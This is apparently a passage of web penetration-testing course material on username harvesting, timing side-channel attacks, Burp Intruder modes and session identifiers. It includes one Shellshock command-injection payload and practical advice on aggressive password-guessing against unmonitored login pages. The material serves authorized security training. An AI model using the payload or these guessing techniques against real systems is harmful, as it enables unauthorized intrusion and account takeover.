  - Developing a list of known-good users will considerably speed up the attack
- Enter username harvesting, launched as a separate exercise before conducting a password-guessing attack
- Public records research can offer a bonanza of potential usernames:
  - The company website, email, Google, LinkedIn, Facebook, Twitter, and more

Username Harvesting

It may seem obvious, but it's worth noting that a password-guessing attack requires two basic data sources: usernames and passwords. There are countless bots on the internet that blindly guess both all day long: You know this if you run an internet-accessible SSH daemon on TCP port 22 (and also check your logs).

This is fine for bots that have time and bandwidth to burn but is not ideal for penetration testers: We must be more efficient.

Given unlimited time (and scope), penetration tests rarely fail. We always work under scope and time limitations, however, and moving faster means generating more and better results.

Harvesting Usernames from Authentication Pages

- Website authentication pages can also be quite helpful
- These pages usually lend themselves to fuzzing attacks:
  - Web servers are usually high performance
  - Account lockout is not common for web applications
  - Web servers are often poorly monitored
- Look for differences in these cases:
  - Good username/bad password
  - Bad username/bad password

Harvesting Usernames from Authentication Pages

We will look for differences in two basic use cases—good username/bad password and bad username/bad password—and we may generate large volumes of requests (and logs) while doing so.

Most web applications are designed to be high performance. Account lockout exists for large/public web applications such as Google Mail but is unusual for the types of web applications used by most web application penetration testing clients.

The "set it and forget it" mentality that pervades Fortune 5000 organizations (and beyond) is a boon for web application penetration testers. Web application logs are rarely checked, or they are shoveled into a compliance SIEM that is choking on millions of events per day.

As a result, highly aggressive password-guessing attacks typically work quite well and go unnoticed for days or even weeks. The only exception: when the web server or web application grows large enough to fill the disk and potentially crash the server.

This is more common on internal servers since public servers have usually mitigated this risk; this is because the bots got there first, the server crashed, and lessons learned were applied. The usual solution in that case: Either allocate more disk space, logging to a dedicated logging partition that will not crash the system when it fills, or capture fewer logs. The course authors have seen logging disabled entirely for this reason.

Results to Look For

- Different HTML responses:
  - "Incorrect Username..." – bad username
  - "Incorrect Password..." – bad password
- Different response variables:
  - example.com/logon.php?reason=0 – bad username
  - example.com/logon.php?reason=1 – bad password
- Forms that repeat a good username on refresh, while a bad username is blank
- There are sometimes subtle differences in the returned HTML:
  - Tools like Burp Comparer can discover these
- Response timing differences:
  - Discussed next

Results to Look For

There are a number of ways to determine good username/bad password and bad username/bad password combinations, from obvious to quite subtle.

The most obvious: The website tells you “bad username” when the username is incorrect, and “bad password” when the username is correct, but the password is not.

This is considered bad security design but is sometimes intentionally configured as an overt attempt to lower the total cost of ownership (TCO) of user support by limiting help desk calls. Yes, some users forget their own username, and an error message telling them their username is incorrect lowers the chance they will pick up the phone and call the help desk.

Remember to check password reset forms as well: These often overtly reveal good usernames when the authentication page follows best practices, for the same TCO-lowering reasons.

Other indicators include different variable values returned with the error page, or a form that reflects a good username on the next login screen but blanks a bad one.

Some are subtler but can be discerned via tools like Burp's Comparer.

Finally, side-channel attacks such as timing attacks can be quite useful and are often overlooked.

Side-Channel Attacks

A side-channel attack uses physical attributes to break a system:

- Electromagnetic Interference (EMI), heat, sound, time, and such

For example, monitoring CPU utilization (or simply measuring CPU heat) can indicate CPU load during encryption:

- This can be used to break the encryption

Bruce Schneier on side-channel attacks:

"Some researchers have claimed that this is cheating. True, but in real-world systems, attackers cheat. Their job is to recover the key, not to follow some rules of conduct. Prudent engineers of secure systems anticipate this and adapt to it. It is our belief that most operational cryptanalysis makes use of side-channel information."[1]

Side-Channel Attacks

A side-channel attack uses physical information, such as EMI, heat, and sound, to break a system. These are especially applicable to crypto attacks.

This attack vector was discovered in the 1940s due to Electromagnetic Interference (EMI), and it led to TEMPEST shielding:

> *"During the Second World War, the U.S. Signal Corps encrypted high-level teletype communications with one-time tapes (OTTs). This system uses Vernam's original principle where a five-bit teletype signal is mixed with a key tape, containing random five-bit values. The system is quite simple but absolutely unbreakable, even with todays or any future technology. A famous example is the Washington-Moscow hotline…*
>
> *In 1943, Bell engineers discovered little spikes on the screen of an oscilloscope near a working one-time tape mixer. Upon further investigation, they discovered that the oscilloscope had picked up electrical signals, emitted by the one-time tape mixer. To their surprise, the spikes on the screen represented the readable unencrypted five-bit signal. They could read the plain text directly from their oscilloscope!"*[2]

References:

[1] Crypto-gram archives: https://sec542.com/2v

[2] TEMPEST: https://sec542.com/7i

Practical Side-Channel Attacks

- Side-channel attacks sound a bit theoretical, so let's focus on a real-world example: timing attacks
- Here is a *seemingly* well-designed login form:
  - Same error for good username/bad password, and bad username/bad password
  - Response page is identical in both cases, with no discernable difference
- In this case, what if the developer returns an immediate error for a bad username, but hashes the (bad) password for a good username before returning the error?
  - Solid logic: Why bother hashing the password if the username is bad?
  - This is our opportunity

Practical Side-Channel Attacks

Side-channel attacks sound theoretical: How does this apply to web application penetration testers?

A web developer has followed best practices: The error pages for good username/bad password and bad username/bad password combinations are identical. None of the previously described tricks will work.

The web developer is also efficient and only hashes the password if the username is valid. The logic is solid: Why hash the password for a bad username? There is no point because the login has already failed.

In this case, a side-channel timing attack may divulge good usernames.

Timing Attacks

Historically, timing attacks based on hashing have been difficult to measure because most hash algorithms were designed for both speed and cryptographic strength:

- MD5, SHA1, SHA2, and so on were built for speed

In our world, there are two basic uses for hashing: integrity and passwords:

- Integrity hashes should be fast and cryptographically strong
- Password hashes should be slow and cryptographically strong

Timing Attacks

We need to step back for a bit and describe the two basic uses (in our world) for hash algorithms—integrity and passwords:

- We want both to be cryptographically strong.
- Hashing a file to verify its integrity should also be computationally **inexpensive**.
- Hashing a password to verify it matches the original should be computationally **expensive**.

We describe why on the next page.

Most systems use cryptographically inexpensive password hashes such as SHA1, MD5, and NTLM.

Salts add some computational cost but not enough to make a big difference with modern CPUs, GPUs, and related breakthroughs in password cracking.

Slow Hashing

You may be thinking: If my password-hashing algorithm is slow, aren't my users/CPU penalized for each attempted authentication?

- Yes!
- The attacker cracking your hashes is penalized much more

Strong/slow hashing algorithms such as bcrypt and PBKDF2 are now gaining steam for this reason:

- As of PHP version 5.5, bcrypt is PHP's default hashing algorithm

Recent cracking comparison[1]:

- MD5: 180 billion password hashes cracked per second
- bcrypt: 71 thousand password hashes cracked per second
- ~2.5 million MD5 hashes could be cracked for every 1 bcrypt hash

Slow Hashing

Slow password-hashing algorithms are the reverse of the old maxim: I don't have to outrun the bear; I just have to outrun you.

The hash-cracking rig referenced above used the following:

- Five 4U servers
- 25 AMD Radeon GPUs
- 10x HD 7970
- 4x HD 5970 (dual GPU)
- 3x HD 6990 (dual GPU)
- 1x HD 5870
- 4x SDR InfiniBand interconnect
- 7kW of electricity[2]

References:

[1] Passwords^12 Media Archive: https://sec542.com/g

[2] Ibid.

Practical Side-Channel Timing Attack

- Use of slow hashing algorithms such as bcrypt results in a measurable difference when the application uses this logic:
  - Good username: Hash the password; return error if wrong password
  - Bad username: Immediately return error
- This logic is common in web applications and often overlooked during mediocre web application penetration tests
- You will demonstrate this risk in the next lab

Practical Side-Channel Timing Attack

Use of slow password algorithms (along with other controls, such as strong password requirements) significantly mitigates the risk of password cracking, and the use of slow password hashes is now considered a best practice.

There is one potential implementation error, which is quite common: Immediate error for a bad username/bad password and a small (but noticeable and measurable) delay returning an error for a good username/bad password. Modern interception proxies such as ZAP and Burp make this timing difference quite easy to measure.

The solution is simple: Hash the password in both use cases, for both good usernames and bad. Although simple to accomplish, that design is not common (currently). These flaws typically go undiscovered by many web application penetration testers, which provides opportunity for us.

Course Roadmap


- Section 1: Introduction and Information Gathering
- **Section 2: Content Discovery, Auth, and Session Testing**
- Section 3: Injection
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

CONFIGURATION, IDENTITY, AND AUTHORIZATION TESTING

1. Insufficient Logging and Monitoring
2. Spidering Web Applications
3. Exercise: Web Spidering
4. Forced Browsing
5. Exercise: ZAP and ffuf Forced Browse
6. Fuzzing
7. Information Leakage
8. Authentication
9. Exercise: Authentication
10. Username Harvesting
11. **Exercise: Username Harvesting**
12. Burp Intruder
13. Exercise: Fuzzing with Burp Intruder
14. Session Management
15. Exercise: Burp Sequencer
16. Authentication and Authorization Bypass
17. Vulnerable Web Apps: Mutillidae
18. Exercise: Authentication Bypass
19. Summary
20. Appendix: Shellshock
21. Bonus Exercise: Exploiting Shellshock

Course Roadmap

Next up is an exercise on Username Harvesting.



SEC542 Workbook: Username Harvesting

Please go to Exercise 2.4 in the 542 Workbook.

Course Roadmap

- Section 1: Introduction and Information Gathering
- **Section 2: Content Discovery, Auth, and Session Testing**
- Section 3: Injection
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

CONFIGURATION, IDENTITY, AND AUTHORIZATION TESTING


1. Insufficient Logging and Monitoring
2. Spidering Web Applications
3. Exercise: Web Spidering
4. Forced Browsing
5. Exercise: ZAP and ffuf Forced Browse
6. Fuzzing
7. Information Leakage
8. Authentication
9. Exercise: Authentication
10. Username Harvesting
11. Exercise: Username Harvesting
12. **Burp Intruder**
13. Exercise: Fuzzing with Burp Intruder
14. Session Management
15. Exercise: Burp Sequencer
16. Authentication and Authorization Bypass
17. Vulnerable Web Apps: Mutillidae
18. Exercise: Authentication Bypass
19. Summary
20. Appendix: Shellshock
21. Bonus Exercise: Exploiting Shellshock

Course Roadmap

We will next discuss the Burp Intruder.

Fuzzing with Burp Intruder

- Intruder is one of Burp's 'killer features'
- It can automatically discover fuzzable values:
  - Others may be added manually
- Intruder operates in four modes:
  - Sniper
  - Battering Ram
  - Pitchfork
  - Cluster Bomb
- We will discuss each mode next



Fuzzing with Burp Intruder

Burp Intruder is one of Burp's strongest features:

- *Performing **fuzzing** of application requests to identify common vulnerabilities, such as SQL injection, cross-site scripting, and buffer overflows.*
- ***Enumerate identifiers** used within the application, such as account numbers and usernames.*
- *Deliver customized **brute-force attacks** against authentication schemes and session handling mechanisms.*
- ***Exploit bugs** such as broken access controls and information leakage to harvest sensitive data from the application.*
- *Perform highly **customized discovery** of application content in the face of unusual naming schemes or retrieval methods.*
- *Carry out **concurrency attacks** against race conditions, and application-layer denial-of-service attacks.*[1]

The screenshot on the slide above shows the initial fuzz positions automatically determined by Burp Intruder for this URL: http://mutillidae/index.php?page=login.php.

While Intruder does a great job of automatically identifying fuzzable fields, you may also add fields manually. One common example is HTTP headers: Burp will ignore these unless there are obvious parameters set (such as cookie values), but you may easily add any header. We did this for the Battering Ram example coming up shortly.

Reference:

[1] Burp Intruder: https://sec542.com/49

Burp Intruder: Sniper

- Sniper injects one payload value at a time into one field at a time
- For example, password guessing with a dictionary file:
  - If the password dictionary has 25 lines, Sniper will send 26 requests
  - The extra request (number 0) simply repeats the original request (with no changed values), to establish a baseline


Burp Intruder: Sniper

The next lab will use Sniper to perform a password-guessing attack and inject a series of payload values into the 'pass' variable highlighted above. We will provide a file containing 25 passwords, and Sniper will send 26 requests (repeating the initial request, without fuzzing any values, as shown in the screenshot below). The user and button fields will remain unchanged.

The screenshot above uses Sniper to fuzz this URL:


- http://www.sec542.org/form_auth/form_auth.html

The input source used in the upcoming lab is located in /opt/wordlists/splashdata-worst-passwords-2022.txt.



Burp Intruder: Battering Ram

- Battering Ram injects one input source into multiple fields simultaneously
- For example, we can use Battering Ram to inject Shellshock exploits into multiple fields simultaneously, to see if any trigger:
  - In this case, two requests will be sent
  - Base request (unchanged), plus the Shellshock attack in five fields simultaneously




Burp Intruder: Battering Ram

Let's revisit Shellshock since it helps illustrate a typical use case for Burp Intruder's Battering Ram. In the previous Shellshock exercise, we simply used the User-Agent field for our exploit, since our experience shows that's a reliable way to trigger the exploit. Also, it's easy to change the User-Agent via command-line tools such as curl.

But it's fair to ask, how could you determine which field to use, without knowing ahead of time? Battering Ram offers one way. We'll simply try all fields that won't break the request (so we can't change the GET). If it works (as it did in the screenshot below), we know at least one field worked, but we don't (yet) know which. We can later use Sniper to inject each field one at a time, to see which are vulnerable. We will describe this technique in more detail during 542.4.

For the Battering Ram results example shown below, we unchecked "URL encode these characters…" and added the following under "Payload Option (Simple List)": **`() { 42;};echo;/usr/bin/id`**



Burp Intruder: Pitchfork

- Burp Intruder's Pitchfork injects multiple payload sets into multiple values:
  - Unlike Clusterbomb (discussed next), Pitchfork uses matched sets
- For example, assume you have a list of matched Usernames and UserIDs[1] (shown on the right)
- Pitchfork will inject:
  - `username=adent&userid=1042&page=transfer.php`
  - `username=zbeeblebrox&userid=1067&page=transfer.php`
  - `username=marvin&userid=1082&page=transfer.php`
  - `username=tmcmillan&userid=1099&page=transfer.php`

Username	UserID
adent	1042
zbeeblebrox	1067
marvin	1082
tmcmillan	1099

Burp Intruder: Pitchfork

Pitchfork requires two or more matched pairs of inputs, as shown above. It is the least-used Intruder attack type, since attacks requiring matched sets of different inputs certainly exist but are less common than other attacks we use Sniper, Battering Ram, and Cluster Bomb for.

Portswigger describes Pitchfork:

> ***"Pitchfork*** *– This uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, and places one payload into each defined position. In other words, the first request will place the first payload from payload set 1 into position 1 and the first payload from payload set 2 into position 2; the second request will place the second payload from payload set 1 into position 1 and the second payload from payload set 2 into position 2, etc. This attack type is useful where an attack requires different but related input to be inserted in multiple places within the request (e.g., a username in one parameter, and a known ID number corresponding to that username in another parameter). The total number of requests generated in the attack is the number of payloads in the smallest payload set."*[2]

References:

[1] Burp Intruder Positions: https://sec542.com/48

[2] Ibid.

Burp Intruder: Cluster Bomb

- Cluster Bomb injects multiple payload sets into multiple values
  - It will try every combination of payloads
- For example, assume two payload sets: Usernames and Passwords
- Cluster Bomb will fuzz (see notes for screenshot):
  - `username=adent&password=towel&Login=Login`
  - `username=zbeeblebrox&password=towel&Login=Login`
  - `username=marvin&password=towel&Login=Login`
  - `username=adent&password=panic&Login=Login`
  - `username=zbeeblebrox&password=panic&Login=Login`
  - `username=marvin&password=panic&Login=Login`
  - `username=adent&password=harmless&Login=Login`
  - `username=zbeeblebrox&password=harmless&Login=Login`
  - `username=marvin&password=harmless&Login=Login`


Usernames	Passwords
adent	towel
zbeeblebrox	panic
marvin	harmless


Burp Intruder: Cluster Bomb

Cluster Bomb is quite useful, especially for username and password guessing, as shown above. It tries all combinations of payloads.

In the example above, we have three usernames and three passwords. Cluster Bomb will make 3 x 3 requests, plus one for the base request, or 10 requests total.

This screenshot shows a Cluster Bomb vs. http://dvwa/login.php. Note that Burp cycles through each password (second payload) in order: The first password (towel) for three users, then the second password (panic), etc.





Course Roadmap

The next exercise provides a hands-on demonstration of the Burp Suite's Intruder.

Exercise 2.5: Fuzzing with Burp Intruder

SEC542 Workbook: Fuzzing with Burp Intruder

Please go to Exercise 2.5 in the 542 Workbook.

Course Roadmap

- Section 1: Introduction and Information Gathering
- **Section 2: Content Discovery, Auth, and Session Testing**
- Section 3: Injection
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

CONFIGURATION, IDENTITY, AND AUTHORIZATION TESTING

1. Insufficient Logging and Monitoring
2. Spidering Web Applications
3. Exercise: Web Spidering
4. Forced Browsing
5. Exercise: ZAP and ffuf Forced Browse
6. Fuzzing
7. Information Leakage
8. Authentication
9. Exercise: Authentication
10. Username Harvesting
11. Exercise: Username Harvesting
12. Burp Intruder
13. Exercise: Fuzzing with Burp Intruder
14. **Session Management**
15. Exercise: Burp Sequencer
16. Authentication and Authorization Bypass
17. Vulnerable Web Apps: Mutillidae
18. Exercise: Authentication Bypass
19. Summary
20. Appendix: Shellshock
21. Bonus Exercise: Exploiting Shellshock

Course Roadmap

Our next section is on session management.

Session Management

- Sessions associate an authenticated account with the data and roles for which the account is authorized access
- Implemented by the web server or the application:
  - Session management tends to be strong if framework functions are used
  - Gives extra attention when the developer writes their own session management code
- Integral to preventing unauthorized access to sensitive data and functions:
  - Be sure to spend adequate time validating session management, authorization, and authentication security controls

Session Management

Since the HTTP protocol does not have a built-in way to track sessions, it is the responsibility of the web server or the web application to track sessions.

As observed with the HTTP Basic and HTTP Digest authentication mechanisms, the Authorization request header allows a webserver to associate resources with an authenticated session.

For web applications using other forms of authentication, the server-side code needs to assign a unique identifier to logged in accounts. That unique identifier must be associated with the role, data, and functions within the web application and the authenticated user. Developers should use the built-in session management functions within the framework used to develop the application. Code in the common frameworks has been reviewed and tested many more times than a developer's own implementation of session management and is less likely to be vulnerable to the common issues discussed in the next session, Session Attacks.

Session management is pivotal to preventing unauthorized access and requires adequate review to ensure it has been implemented securely.

Session Identifiers

- Identifying session identifier(s) is necessary to evaluate session management
- Session identifier can be found in:
  - Cookies
  - Hidden form fields (usually as POST parameters)
  - Custom headers
  - URI parameters
- Common session identifier names:
  - JSESSIONID, PHPSESSID, ASP.NET_SessionID
- Less obvious session identifiers can be found by removing/changing values in common locations and reloading the page:
  - When returned to the login screen, the last parameter changed is likely a session ID

Session Identifiers

The first step to evaluating session management is to figure out which name/value pairs in a request are the session identifier (ID). The session ID may be a:

- Cookie
- Hidden form field
- Custom header
- URI parameter

Reviewing the request headers and submitted parameters may quickly reveal the identifiers if common names are used, such as JSESSIONID, PHPSESSID, or ASP.NET_SessionID.

However, developers may have opted to change the names or use their own code to manage sessions. The web application may not be using a common development framework, resulting in uncommon names for session IDs. Session IDs can be found, or verified, by changing, or deleting, the value of various parameters, cookies, or custom request headers in a request until the response leads to an error message stating the session is invalid or the client is redirected to the login page.

Session Management Principles

- Ensure that session identifiers are implemented with these attributes:
  - Unpredictable
  - Tamper Resistant
  - Expires
  - Confidential
- Cookies are the most common way to implement session identifiers, and using common frameworks to manage the cookies makes implementing these principles easier
  - It is recommended that other session identifiers are managed according to these principles as well

Session Management Principles

In the Testing for Session Management Schema (WSTG-SESS-01) section of the OWASP Web Security Testing Guide (WSTG), four principles for session identifiers are presented[1]:

- Unpredictable
- Tamper Resistant
- Expires
- Confidential

While the WSTG is talking about securing cookies used as session identifiers, the concepts are applicable to any parameter used to track sessions. Each idea is explored in the next several slides. Attacks exploiting weaknesses in these attributes are introduced in the next section, Session Attacks.

Reference:

[1] Web Security Testing Guide, Cookie Reverse Engineering, https://sec542.com/8c

Sessions: Unpredictable

- Session IDs should be resistant to the identification of prior values and prediction of future values
- Consider the following attributes that contribute to unpredictable session values:
  - Algorithm used to create session values
  - Length in bytes
  - Character space (A-Z, a-z, 0-9, symbols)

Sessions: Unpredictable
If an attacker can predict prior or future session identifier values, they will be able to access the data and functions within the web application associated with the users those session IDs were, or will be, assigned. Session identifier values should be generated using cryptographically sound pseudo-random number generators (PRNG).

